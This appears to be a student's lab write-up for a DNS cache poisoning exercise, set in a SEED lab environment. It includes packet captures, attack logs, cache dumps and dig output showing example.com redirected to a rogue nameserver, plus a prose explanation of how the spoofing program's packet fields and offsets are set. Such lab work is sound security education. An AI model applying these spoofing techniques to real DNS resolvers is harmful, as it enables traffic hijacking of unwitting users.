
```
▸ Frame 4: 147 bytes on wire (1176 bits), 147 bytes captured (1176 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 199.43.133.53, Dst: 10.0.2.7
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▸ Domain Name System (response)
```

```
0000  00 00 00 01 00 06 08 00  27 83 87 9b 00 00 08 00   ........ '.......
0010  45 00 00 83 00 01 00 00  40 11 00 00 c7 2b 85 35   E....... @....+.5
0020  0a 00 02 07 00 35 82 35  00 6f 00 00 aa aa 85 00   .....5.5 .o......
0030  00 01 00 01 00 01 00 00  03 77 77 77 07 65 78 61   ........ .www.exa
0040  6d 70 6c 65 03 63 6f 6d  00 00 01 00 01 03 77 77   mple.com ......ww
0050  77 07 65 78 61 6d 70 6c  65 03 63 6f 6d 00 00 01   w.exampl e.com...
0060  00 01 00 03 f4 80 00 04  01 02 03 05 07 65 78 61   ........ .....exa
0070  6d 70 6c 65 03 63 6f 6d  00 00 02 00 01 00 03 f4   mple.com ........
0080  80 00 10 02 6e 73 07 63  6f 68 65 6e 35 30 03 63   ....ns.c ohen50.c
0090  6f 6d 00                                           om.
```


```
wireshark_any_20210427174015_ab1YvK          Packets: 4 · Displayed: 4 (100.0%)          Profile: Default
```

ATTACK TASK 6 & 7 (40 points)

1. Proof that the attack poisons the local DNS cache (our falsified nameserver is stored in local DNS server’s cache).




```
attempt #314242. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [241]
attempt #314243. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [242]
attempt #314244. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [243]
attempt #314245. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [244]
attempt #314246. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [245]
attempt #314247. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [246]
attempt #314248. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [247]
attempt #314249. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [248]
attempt #314250. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [249]
attempt #314251. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [250]
attempt #314252. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [251]
attempt #314253. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [252]
attempt #314254. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [253]
attempt #314255. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [254]
attempt #314256. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [255]
attempt #314257. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [256]
attempt #314258. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [257]
attempt #314259. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [258]
attempt #314260. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [259]
attempt #314261. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [260]
attempt #314262. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [261]
attempt #314263. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [262]
attempt #314264. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [263]
attempt #314265. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [264]
attempt #314266. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [265]
attempt #314267. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [266]
attempt #314268. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [267]
attempt #314269. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [268]
attempt #314270. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [269]
attempt #314271. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [270]
attempt #314272. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [271]
attempt #314273. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [272]
attempt #314274. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [273]
attempt #314275. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [274]
attempt #314276. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [275]
attempt #314277. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [276]
attempt #314278. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [277]
attempt #314279. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [278]
attempt #314280. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [279]
attempt #314281. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [280]
attempt #314282. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [281]
attempt #314283. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [282]
attempt #314284. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [283]
attempt #314285. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [284]
attempt #314286. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [285]
attempt #314287. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [286]
attempt #314288. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [287]
attempt #314289. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [288]
attempt #314290. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [289]
attempt #314291. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [290]
attempt #314292. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [291]
attempt #314293. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [292]
attempt #314294. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [293]
attempt #314295. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [294]
attempt #314296. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [295]
attempt #314297. request is [eatgeabcdefghijklmnopqrstuvwxyzE.example.com], transaction ID is: [296]
^C
[04/27/21]seed@VM:~/Desktop$
```



```
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
[04/27/21]seed@VM:~/Desktop$ ./check_cache.sh
ns.cohen50.com.         10796   \-AAAA  ;-$NXRRSET
; cohen50.com. SOA ns.cohen50.com. admin.cohen50.com. 2008111001 28800 7200 2419200 86400
example.com.            172770  NS      ns.cohen50.com.
; ns.cohen50.com [v4 TTL 1796] [v6 TTL 10796] [v4 success] [v6 nxrrset]
[04/27/21]seed@VM:~/Desktop$
```

2. Proof that our User VM always uses the malicious nameserver ns.cohen50.com.



```
[04/27/21]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14370
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            172578  IN      NS      ns.cohen50.com.

;; ADDITIONAL SECTION:
ns.cohen50.com.         259004  IN      A       10.0.2.8

;; Query time: 2 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Apr 27 17:51:46 EDT 2021
;; MSG SIZE  rcvd: 101

[04/27/21]seed@VM:~$ dig @ns.cohen50.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.cohen50.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33182
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.cohen50.com.

;; ADDITIONAL SECTION:
ns.cohen50.com.         259200  IN      A       10.0.2.8

;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Apr 27 17:52:01 EDT 2021
;; MSG SIZE  rcvd: 101
```


3. Explanation of attack.c code and why this attack works:

First, I send a DNS request for a random subdomain that has likely never been queried before, so the local DNS server must reach out to the authoritative nameserver to find the IP. Using bless, I found specific offsets that I needed to modify the subdomain in my request template. To modify the subdomain in the question field, I just needed to memcpy the new subdomain to an offset of 41. The same method is used to modify the transaction ID field (offset of 28). Then, the request is sent.

For every DNS request sent by the attacker VM, 500 attempts are made to spoof the reply. I sent a fake reply with source IPs from both known authoritative nameservers (199.43.135.53 and 199.43.133.53). Then, in similar fashion to the request packet, I modify fields. I modify the source IP address of the fake response packet by inserting it into an offset of 12. I modify the subdomain in the question and answer fields with offsets of 41 and 64, respectively. Lastly, I modify the transaction ID (our guess) with an offset of 28. Then, the packet is sent to our local DNS server. If our guessed transaction ID matches a request that is waiting for a response, the DNS cache is poisoned.

When we guess the transaction ID correctly, the local DNS server caches our falsified entry. It changes the nameserver for example.com to ns.cohen50.com, and since we've set up forwarding for that nameserver to our attacker VM, all requests are routed to the attacker VM.

Below is a screenshot that verifies our result. In the terminal to the left, I ran 'dig www.example.com'. I highlighted the response from our local DNS server (10.0.2.7), which gives us the IP 1.2.3.5, authoritative nameserver of ns.cohen50.com (and corresponding IP 10.0.2.8!). Clearly, the cache has been poisoned.


Terminal Terminal File Edit View Search Terminal Help
6:06 PM
Terminal
*any
Apply a display filter ... <Ctrl-/>
Expression

```
[04/27/21]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.c
om
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR
, id: 38855
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHO
RITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258486  IN      A
        1.2.3.5

;; AUTHORITY SECTION:
example.com.            171864  IN      NS
        ns.cohen50.com.

;; ADDITIONAL SECTION:
ns.cohen50.com.         258290  IN      A
        10.0.2.8

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Apr 27 18:03:40 EDT 2021
;; MSG SIZE  rcvd: 101

[04/27/21]seed@VM:~$ dig example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR
, id: 24942
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHO
RITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A
        1.2.3.4
```

```
No.  Time                           Source     Destination  Protocol Length Info
  1  2021-04-27 18:03:54.7994401…   ::1        ::1          UDP          65 43604 → 43604 L
  2  2021-04-27 18:03:54.7994913…   10.0.2.6   10.0.2.7     DNS          88 Standard query
  3  2021-04-27 18:03:54.8002979…   10.0.2.7   10.0.2.6     DNS         145 Standard query
```

```
    [Time: 0.000806654 seconds]
    Transaction ID: 0x463c
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▸ Queries
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 1.2.3.5
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.cohen50.com
  ▾ Additional records
    ▸ ns.cohen50.com: type A, class IN, addr 10.0.2.8
    ▸ <Root>: type OPT
```

```
0000  00 00 00 01 00 06 08 00  27 5a 62 ef 00 00 08 00   ........ 'Zb.....
0010  45 00 00 81 bd 0c 00 00  40 11 a5 53 0a 00 02 07   E....... @..S....
0020  0a 00 02 06 00 35 d3 d9  00 6d a8 8a 46 3c 81 80   .....5.. .m..F<..
0030  00 01 00 01 00 01 00 02  03 77 77 77 07 65 78 61   ........ .www.exa
0040  6d 70 6c 65 03 63 6f 6d  00 00 01 00 01 c0 0c 00   mple.com ........
0050  01 00 01 00 03 f1 a8 00  04 01 02 03 05 c0 10 00   ........ ........
0060  02 00 01 00 02 9f 4a 00  0d 02 6e 73 07 63 6f 68   ......J. ..ns.coh
0070  65 6e 35 30 c0 18 c0 3d  00 01 00 01 00 03 f0 e4   en50...= ........
0080  00 04 0a 00 02 08 00 00  29 10 00 00 00 00 00 00   ........ ).......
0090  00                                                 .
```

```
wireshark_any_20210427180350_K58FXc        Packets: 3 · Displayed: 3 (100.0%)        Profile: De
```